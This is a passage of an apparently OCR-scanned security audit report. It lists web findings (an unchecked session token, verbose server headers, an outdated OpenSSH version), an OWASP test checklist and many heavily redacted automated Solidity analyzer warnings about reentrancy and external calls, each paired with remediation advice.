
The application does not check the presence of the “session token”

Request:



```
GET [redacted]
```

Response:



```
HTTP/1.1 200 OK
Server: [redacted]
Date: [redacted]
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
[redacted]
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie:
[redacted]
X-Request-Id: [redacted]
X-Runtime: [redacted]
Strict-Transport-Security: [redacted]
X-Frame-Options: [redacted]
Content-Length: [redacted]

{ [redacted] }
```

RECOMMENDATIONS:

Check whether you really need to senda "session token", which is a copy of "[redacted]" in the request if the application does not check it anyway.

Verbose Server Headers

SEVERITY: **Informational**

LOCATION:

- [redacted]
- [redacted]

ISSUE DESCRIPTION:

User can discover which environment server is using due to server response which contains this information.

PROOF OF VULNERABILITY:

Server response:

```
HTTP/1.1 302 Found
Server: [redacted]
Date: Tue, 15 May 2018 13:40:58 GMT
Content-Type: text/html; charset=utf-8
Connection: close
```

```
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: [redacted]
Cache-Control: no-cache
```

RECOMMENDATIONS:

Do not provide user with this information because it might be used in malicious purposes. For more detailed information please see the link below:
https://www.tecmint.com/hide-nginx-server-version-in-linux/

Possible SSH Users Enumeration Vulnerability

SEVERITY: **Informational**

LOCATION:

ISSUE DESCRIPTION:

We have found openssh services on [redacted] and [redacted] OpenSSH service 7.2p2 versions which is outdated (2016-03-10) and has user enumeration vulnerability (CVE-2016-6210).

RECOMMENDATIONS:

1. Whitelist ip addresses in order to exclude possibility of strangers to log in;
2. Update OpenSSH to last available version;
3. Consider using following guide to secure OpenSSH.

APPENDIX A. Performed tests owing to OWASP Testing Guide

Test Name	Status
Information Gathering	
Conduct Search Engine Discovery and Reconnaissance for Information Leakage	[redacted]
Fingerprint Web Server	[redacted]
Review Webserver Metafiles for Information Leakage	[redacted]
Enumerate Applications on Webserver	[redacted]
Review Webpage Comments and Metadata for Information Leakage	[redacted]
Identify application entry points	[redacted]
Map execution paths through application	[redacted]
Fingerprint Web Application Framework	[redacted]
Fingerprint Web Application	[redacted]
Map Application Architecture	[redacted]
	[redacted]
Configuration and Deploy Management Testing	[redacted]
Test Network/Infrastructure Configuration	[redacted]
Test Application Platform Configuration	[redacted]
Test File Extensions Handling for Sensitive Information	[redacted]
Backup and Unreferenced Files for Sensitive Information	[redacted]
Enumerate Infrastructure and Application Admin Interfaces	[redacted]
Test HTTP Methods	[redacted]
Test HTTP Strict Transport Security	[redacted]
Test RIA cross domain policy	[redacted]
	[redacted]
Identity Management Testing	[redacted]
Test Role Definitions	[redacted]
Test User Registration Process	[redacted]
Test Account Provisioning Process	[redacted]
Testing for Account Enumeration and Guessable User Account	[redacted]
Testing for Weak or unenforced username policy	[redacted]
Test Permissions of Guest/Training Accounts	[redacted]
Test Account Suspension/Resumption Process	[redacted]
	[redacted]
Authentication Testing	[redacted]
Testing for Credentials Transported over an Encrypted Channel	[redacted]

Testing for default credentials	[redacted]
Testing for Weak lock out mechanism	
Testing for bypassing authentication schema	
Test remember password functionality	
Testing for Browser cache weakness	
Testing for Weak password policy	
Testing for Weak security question/answer	
Testing for weak password change or reset functionalities	
Testing for Weaker authentication in alternative channel	
Authorization Testing	[redacted]
Testing Directory traversal/file include	[redacted]
Testing for bypassing authorization schema	
Testing for Privilege Escalation	
Testing for Insecure Direct Object References	
Session Management Testing	[redacted]
Testing for Bypassing Session Management Schema	[redacted]
Testing for Cookies attributes	
Testing for Session Fixation	
Testing for Exposed Session Variables	
Testing for Cross Site Request Forgery	
Testing for logout functionality	
Test Session Timeout	
Testing for Session puzzling	
Data Validation Testing	[redacted]
Testing for Reflected Cross Site Scripting	[redacted]
Testing for Stored Cross Site Scripting	
Testing for HTTP Verb Tampering	
Testing for HTTP Parameter pollution	
Testing for SQL Injection	
Testing for LDAP Injection	
Testing for ORM Injection	
Testing for XML Injection	
Testing for SSI Injection	
Testing for XPath Injection	
IMAP/SMTP Injection	
Testing for Code Injection	
Testing for Local File Inclusion	

Testing for Remote File Inclusion	[redacted]
Testing for Command Injection	[redacted]
Testing for Buffer overflow	[redacted]
Testing for Heap overflow	[redacted]
Testing for Stack overflow	[redacted]
Testing for Format string	[redacted]
Testing for incubated vulnerabilities	[redacted]
Testing for HTTP Splitting/Smuggling	[redacted]
	[redacted]
Error Handling	[redacted]
Analysis of Error Codes	[redacted]
Analysis of Stack Traces	[redacted]
	[redacted]
Cryptography	[redacted]
Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection	[redacted]
Testing for Padding Oracle	[redacted]
Testing for Sensitive information sent via unencrypted channels	[redacted]
	[redacted]
Business Logic Testing	[redacted]
Test Business Logic Data Validation	[redacted]
Test Ability to Forge Requests	[redacted]
Test Integrity Checks	[redacted]
Test for Process Timing	[redacted]
Test Number of Times a Function Can be Used Limits	[redacted]
Testing for the Circumvention of Work Flows	[redacted]
Test Defenses Against Application Mis-use	[redacted]
Test Upload of Unexpected File Types	[redacted]
Test Upload of Malicious Files	[redacted]
	[redacted]
Client Side Testing	[redacted]
Testing for DOM based Cross Site Scripting	[redacted]
Testing for JavaScript Execution	[redacted]
Testing for HTML Injection	[redacted]
Testing for Client Side URL Redirect	[redacted]
Testing for CSS Injection	[redacted]
Testing for Client Side Resource Manipulation	[redacted]
Test Cross Origin Resource Sharing	[redacted]
Testing for Cross Site Flashing	[redacted]
Testing for Clickjacking	[redacted]
Testing WebSockets	[redacted]

Test Web Messaging	N/A
Test Local Storage	SAFE

Appendix B: Solidity Smart Contract Code analysis

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

A possible transaction order independence vulnerability exists in function [redacted]. The value or direction of the call statement is determined from a tainted storage location

----

In file:[redacted]

[redacted]

====[redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

A reachable exception[redacted] has been detected. This can be caused by type errors, division by zero, out-of-bounds array access, or assert violations. This is acceptable in most situations. Note however that `assert()` should only be used to check invariants. Use `require()` for regular input checking.

In file:[redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

A reachable exception ([redacted]) has been detected. This can be caused by type errors, division by zero, out-of-bounds array access, or assert violations. This is acceptable in most situations. Note however that [redacted] should only be used to check invariants. Use `require()` for regular input checking.

In file: [redacted]

[redacted]

====[redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

A reachable exception ([redacted]) has been detected. This can be caused by type errors, division by zero, out-of-bounds array access, or assert violations. This is acceptable in most situations. Note however that `assert()` should only be used to check invariants. Use `require()` for regular input checking.

In file: [redacted]

[redacted]

====[redacted] ====

Type: [redacted]

Contract: [redacted]

Function name:[redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file:[redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

[redacted]

====[redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name:[redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

[redacted]

==== [redacted]====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file: [redacted]

[redacted]

====[redacted]====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file: [redacted]

[redacted]

==== [redacted]====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file: Manager.sol:[redacted]

[redacted]

====[redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file:[redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

[redacted]

====[redacted]====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

[redacted]

==== [redacted]====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

```
[redacted]
--------------------
==== [redacted] ====
Type: [redacted]
Contract: [redacted]
Function name: [redacted]
PC address: [redacted]
This contract executes a message call to to another contract. Make sure that the called contract is
trusted and does not execute user-supplied code.
--------------------
In file: [redacted]
[redacted]
--------------------
==== [redacted]====
Type: [redacted]
Contract: [redacted]
Function name: [redacted]
PC address: [redacted]
This contract executes a message call to to another contract. Make sure that the called contract is
trusted and does not execute user-supplied code.
--------------------
In file: [redacted]
[redacted]
--------------------
==== [redacted] ====
Type: [redacted]
Contract: [redacted]
Function name: [redacted]
PC address: [redacted]
This contract executes a message call to to another contract. Make sure that the called contract is
trusted and does not execute user-supplied code.
--------------------
```

```
In file: [redacted]
[redacted]
--------------------
==== [redacted] ====
Type: [redacted]
Contract: [redacted]
Function name[redacted]
PC address: [redacted]
This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.
--------------------
In file: [redacted]
[redacted]
--------------------
==== [redacted] ====
Type: [redacted]
Contract: [redacted]
Function name: [redacted]
PC address: [redacted]
This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.
--------------------
In file: [redacted]
[redacted]
--------------------
==== [redacted]====
Type: [redacted]
Contract: [redacted]
Function name: [redacted]
PC address: [redacted]
This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.
```

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

The contract account state is changed after an external call. Consider that the called contract could re-enter the function before this state change takes place. This can lead to business logic vulnerabilities.

In file: [redacted]

[redacted]

====[redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to to another contract. Make sure that the called contract is trusted and does not execute user-supplied code.

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

A possible integer overflow exists in the function `[redacted]`.

The addition or multiplication may result in a value higher than the maximum representable integer.

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive calls:

Call at address: [redacted]

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive calls: [redacted]

Call at address: [redacted]

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name:[redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive calls: [redacted]

Call at address: [redacted]

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive calls: [redacted]

Call at address: [redacted]

In file: [redacted]

[redacted]

==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive calls: [redacted]

Call at address: [redacted]

In file: [redacted]

[redacted]

==== [redacted]====

Type: [redacted]

Contract: [redacted]

Function name:[redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive calls: [redacted]

Call at address: [redacted]

In file: [redacted]

[redacted]

```
==== [redacted] ====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

Multiple sends exist in one transaction, try to isolate each external call into its own transaction. As external calls can fail accidentally or deliberately.

Consecutive [redacted]:

Call at address:[redacted]

--------------------

In file: [redacted]

[redacted]

--------------------

==== [redacted]====

Type: [redacted]

Contract: [redacted]

Function name: [redacted]

PC address: [redacted]

This contract executes a message call to an address provided as a function argument. Generally, it is not recommended to call user-supplied addresses using Solidity's call() construct. Note that attackers might leverage reentrancy attacks to exploit race conditions or manipulate this contract's state.

--------------------

In file: [redacted]

[redacted]

--------------------
```